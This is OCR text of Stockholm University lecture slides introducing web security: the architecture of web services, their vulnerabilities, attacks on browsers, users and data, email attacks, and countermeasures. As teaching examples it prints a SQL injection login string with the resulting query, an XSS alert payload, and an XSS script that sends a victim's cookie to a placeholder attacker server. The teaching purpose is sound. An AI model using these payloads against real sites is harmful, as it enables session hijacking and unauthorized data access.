Stockholm University

Web Security

Introduction to Information Security (Introsec)

Yuhong Li

Outline

- Principle and vulnerability of web services
  - Entities involved
  - Vulnerability and attacks
  - Countermeasures


- Attacks on websites
- Attacks on users
- Obtaining website or user data
- Email attacks

Stockholm University

Principles and Vulnerability of Web Services

- Architecture and entities involved
- Vulnerability and attacks
- Countermeasures

Basic Architecture of Web Service



Browser : application program

- Connect to a server and request contents from server using HTTP protocol (invisible data transfer)
- Get responses (HTML) and download all the associated resources, texts, images, hyperlinks, audios, videos, CSS, Scripts **(may be malicious)**
- Display the contents (HTML and associated resources)
  - Layout, text, pictures
  - Interpret and execute scripts **(may confuse and cheat users)**
  - Audios, animations, rendering, positioning, motion, layering according to CSS, Scripts
- New features: add-ons, plugins, cookies **(codes-malware)**
- Access data on the computer! **(install programs, upload files…)**

Server (websites)

- Various content **(good + bad):**
  - files, database, links
- Organized in files (file systems), database -> can be attacked
- Links to other sites

Characteristics of Web Services

Stockholm University

- Powerful browser: rich interfaces, standard plugins, easy to use
- No need for a client software
- Core techniques and languages are easy: easy to develop web services
- Many frameworks for supporting the development of web services
- Based on HTTP: fault tolerant to communications, easy to integrate SSL (HTTPS)

- Users
  - Do not need to have much knowledge about computers and networks
  - Easy to use web services

Vulnerabilities of Web Services

Stockholm University

- Incomplete identification and authentication mechanism
- Incomplete session management mechanisms
- SQL injection
- Cross site script
- Information leak: by making use of the disclosed information, more attacks can be conducted!

SSL can only provide confidentiality and integrity for the data transmission between browser and server!
It cannot defense the attacks against the web components

Security Problems during Web Service Development

Stockholm University


- Weak security awareness: weak security concept, too many libraries from 3rd party, framework for development
- Based on frameworks: vulnerabilities in the framework
- Increasing threats: old defense techniques facing new attacks
- Short time and low cost: neglect the security problems

Means of Attacks

Stockholm University

- Modify the transmitted data between browser and server
  - Parameters of HTTP request, cookies, headers of HTTP
- Disrupt the order of HTTP requests, or repeat the same request, or send requests without parameters
- Deliver large numbers of requests, by using multiple types of browsers or tools

Example 1- Bank Login



Login interface

User id: Alice

Password: password' OR '1'='1

OK

SQL injection attack!


```
SELECT UserList.Username
  FROM UserList
    WHERE UserList.Username = 'Username'
      AND UserList.Password = 'Password'
```

```
SELECT UserList.Username
  FROM UserList
    WHERE UserList.Username = 'Alice'
      AND UserList.Password = 'password' OR '1'='1'
```

Always true!

Example2 - A Web-based Forum

Stockholm University



Messages with scripts:

- If User A post: Covid-19 <script>alert('Amen')</script>
- Then User B will see: Covid-19 + pop up box:Amen

Cross-site-script attack! (XSS attack)

- If User A post:


```
<script>
window.location='http://ServerofA/?cookie='+document.cookie
</script>
```

- Then when User B see the comments: the sensitive information will be sent to the server specified by User A

Essence of Web Security Attacks

Stockholm University

- Web attackers can attack the web server/back-end server of a web server simply by the input of a web browser!
- It makes the classical network defenses at the network boarder does not work!



General Goals of Web Attacks

Stockholm University

- Modifying the browser's action (attacks on browsers/users)
- Changing the contents in websites (attacks on websites)
- Obtaining un-authorized data (websites' and users' data)

- Disrupt systems, and or
- Disclose privacy

Basic Countermeasures

Stockholm University

- Process web request data and functions: protect from users' unauthorized access
  - Authentication
  - Session management
  - Access control
- Process users' input: protect from the potential risks by wrong input
  - Black list, white list
  - Sanitizing
  - Secure programming, syntax checking etc.
- Protect from web attacks: web service can still be provided even when having web attacks
  - Return information, logs, WAF(web application firewall)
  - Active reject: not allow many times of tries
- Manage, monitor and configure the actions of web programs

Content Organization of Chapter 4 (Pfleeger's book)

Stockholm University

- Attacks on browsers - 4.1
- Attacks on websites (obtaining data unauthorized data from websites) – 4.3 (part)
- Attacks targeting users (obtain user's data, through emails) -4.2 + 4.3 (part) + 4.4

Stockholm University

Attacks on Browsers

Attack Types

Stockholm University

- Install malware
- Obtain sensitive information (passwords, account numbers…)
- Entice users (pop-up links, advertisements…)
- Harms
  - Impede browser's functions
  - Change components like plug-ins, add-ons…
  - Intercept or modify communications to/from the browser

Known Attacks

Stockholm University

- **Man-in-the-Browser:** code inserted into the browser can read, copy, and redistribute anything the user enters in a browser -> access financial accounts and other sensitive data
- **Keystroke Logger:** hardware or software that records all keystrokes entered
- **Page-in-the-Middle:** a user is redirected to another page
- **Program Download Substitution:** the user knows of and agrees to a download, but downloads and installs malicious code.
- **User-in-the-Middle:** puts a human between two automated processes so that the human unwittingly helps attackers to do bad things, e.g., spammers register automatically for free email accounts
  - CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)

Countermeasures

Stockholm University

- Reasons: failed identification and authentication!

- User-to-browser
- Browser-to-web server

Stockholm University

Attacks on Users

- Mislead viewers: false content
- Harm viewers: malicious web content

Mislead Viewers: False Content

Stockholm University

- **Attacks**
  - Defaced website**:** an attacker replaces or modifies the content of a legitimate website
  - Fake website**:** similar URLs, real images
  - Fake code: e.g., download and install an app which is malware (hidden infection)
- **Countermeasures**
  - Integrity checksums :detect altered content
  - Signed code or data: can vouch for the authenticity of a program, update, or dataset.
    - Is the signer trustworthy?

Harm Viewers: Malicious Web Content

Stockholm University

- Substitute content on a real website: e.g., download a tool, a toolbar etc. associated with certain files.
- Web bug (tracking bug): combination of a tiny image and cookies
- Clickjiacking: Tricking a user into clicking a link by disguising what the link points to, e.g., through some transparent frame on top of a real frame
- Drive-by download: code is downloaded, installed, and executed on a computer without the user's permission

Countermeasures

- Access control
- Web page owner: ensure that code on a web page is good, clean, or suitable

Stockholm University

Obtaining Websites' or Users' Data

- From user (attacker) against website
  - More common: valuable data on many users
- From website against user
- Changing the website or modifying the browser's action

Characteristics of Attacks

Stockholm University

- Website content: provided by computer programs (commands)
  - The language is often widely known
    - SQL (System Query Language): database management
    - Scripts (JavaScript, VBScript, Python, ActionScript)
- Attacking the website (obtaining data) using the commands through web interface (e.g., http request)
  - Cross-site scripting (XSS)
  - SQL Injection

Obtaining User or Website Data

Stockholm University

- Code within data
  - Cross-Site Scripting (XSS)
  - SQL Injection
  - Dot-Dot-Slash
  - Server-Side Include

Countermeasures

- Input pre-processing
- Access control
- …

Stockholm University

Stockholm University

Email Attacks

Attacks and Countermeasures

Stockholm University

- **Attacks**
  - Fake Email Messages as Spam
  - Fake (Inaccurate) Email Header Data
  - Phishing
- **Countermeasures**
  - PGP (Pretty Good Privacy)
  - S/MIME (Secure Multipurpose Internet Mail Extensions)

Expected Learning Outcomes of Web Security

Stockholm University

- Understand and explain the principles of web services, and the corresponding security threats and countermeasures.
- Understand and describe the principles of attacks on browsers, users and obtaining data
- Explain the vulnerabilities causing SQL injection attack, describe the method and procedure of SQL injection attack and the corresponding countermeasures.
- Explain the vulnerabilities causing XSS attack, describe the method and procedure XSS attack and the corresponding countermeasures.

Stockholm University

END